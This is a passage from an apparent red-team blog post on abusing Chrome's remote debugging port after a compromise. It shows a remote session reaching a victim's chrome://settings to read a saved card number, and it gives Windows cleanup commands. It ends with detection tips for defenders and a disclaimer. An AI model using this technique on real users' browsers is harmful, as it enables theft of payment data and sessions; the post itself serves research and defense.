
```
element.style {
}
html[dir] body {                              <style>
   background-color: □var(--white);
}
.ms-font-s {                                  <style>
   font-size: 12px;
   font-weight: 400;
}
.disableTextSelection {                       <style>
```

As you can see, the remote session can be used pretty much like a local one. We can enter text, click buttons, and fully interact with websites.

There is one last thing. Navigate to **chrome://settings** with the remote control.

This includes access to settings, passwords (those will pop up a credential prompt for the victim), payment information, including card number (no popup), addresses, and many other settings.

The following screenshot shows *chrome://settings* URL of the victim, include observing sensitive information:



Edit card

Name on card: Alice Allison

Card number: 1234567890

Expiration date: 10 2019

This card will be saved to this device only


Cancel Save

```
<!doctype html>
<html dir="ltr" lang="en" class>
 ▶<head>…</head>
…▼<body> == $0
  ▶<settings-ui>…</settings-ui>
   <link rel="stylesheet" href="chrome://resources/css/text_defaults_md.css">
  ▶<div hidden by-polymer-bundler>…</div>
   <script src="crisper.js"></script>
  ▶<iron-a11y-announcer>…</iron-a11y-announcer>
 </body>
</html>
```

```
element.style {
}
body {                          text_defaults_md.css:25
   font-family: Roboto, 'Segoe UI',
      Tahoma, sans-serif;
   font-size: 81.25%;
}
body {                          user agent stylesheet
   display: block;
   margin: ▶ 8px;
}
Inherited from html
```

Important: During operations consider performing a SSH port forward, so that information goes over an encrypted channel. The examples here are for research and education.

And here is a brief animation - if you are not interested in trying to play around with this yourself:



Inspectable pages

Google
https://www.google.com/

Keep in mind that port forwarding was set up earlier to enable the remote exposure of the Chrome debugging API on port 48333. In order to remove port forwarding and revert to the defaults, we can run the following command:

```
netsh interface portproxy reset
```

Alternatively, there is a delete argument.

The same applies for opening port 48333. The firewall rule can be removed again using the following command:

```
netsh advfirewall firewall del rule name="Open Port 48333"
```

or if you used the PowerShell example:

`Remove-NetFirewallRule -Name ChromeRemote`

Finally, close all Chrome sessions by running the following command (to get your host back into a clean state):

`Get-Process chrome | Stop-Process`

That’s it – the machine should be back in a non-exposed state.

The port forward is not really needed, but I thought its cool to show how this can be done on Windows. Since for some reason those “networky” things seem to be less known on Windows.

Chrome also has the `--remote-debugging-address` feature, that an adversary can set to `0.0.0.0` to listen on all interfaces. Although, that only works in headless mode and needs usage of the custom `--user-data-dir`.

- **Blue teams should look for** processes launched with the **–remote-debugging-port** argument, and related features (**–user-data-dir**,…) to identify potential misuse or malware
- **This is a post-exploitation scenario**, so not having malware, adversaries, or multiple admins on your machine is good advise
- **Practicing an Assume Breach mindset** and entertaining the idea that malware is already present on machines (at least on some machines in corporate environments) is always mature and solid advise (because it usually is)
- Chrome should **not allow remote debugging of things like chrome://settings**
- Or maybe at least require the user’s password when navigating to **chrome://settings** before showing sensitive information
- Majority of users (probably 99.999%+) do not need remote debugging - maybe there could be a different solution for developers compared to regular users.
- **I reported this to Google and it was marked as “intended behavior”**

If you liked this post and found it informative or inspirational, you might be interested in the book "Cybersecurity Attacks - Red Team Strategies". The book is filled with further ideas, research and fundamental techniques, as well as red teaming program and people mangement aspects.

Also, feel free to follow or DM me on Twitter: @wunderwuzzi23

Chrome changes quite frequently, so some things need updates and then a few months later they original attacks work again. When I did this the very first time, like over a year ago, there were some URL hiccups that I had to resolve, and described a bit more in the book - but its pretty straight forward to figure out.

The URL that Chrome shows, pointing to something like: `https://chrome-devtools-frontend.appspot.com/serve_file/@e7fbb071abe9328cdce4feedac9122435fbd1111/inspector.html?ws=[more stuff here]`

That needs to be updated to something like this: `http://**localhost:9222/devtools**/inspector.html?ws=**localhost:9222**/devtools/page/D9CF6B093CB84FD0378C735AD056FCB7&remoteFrontend=true`

When I did this last time this wasn't necessary. Chrome's behavior changes frequently, so some of this might be different again - most recently it seems that this is at times not necessary anymore (especially if you leverage –restore-last-session)

- Chromium Blog - Remote Debugging with Chrome Developer
- Cookie Crimes
- MITRE ATT&CK Technique T1539: Steal Web Session Cookie
- MITRE ATT&CK Technique T1506: Web Session Cookie

← Older ✉ Newer →

Disclaimer: Penetration testing requires authorization from proper stakeholders. Information on this blog is provided for research and educational purposes to advance understanding of attacks and countermeasures to help secure the Internet.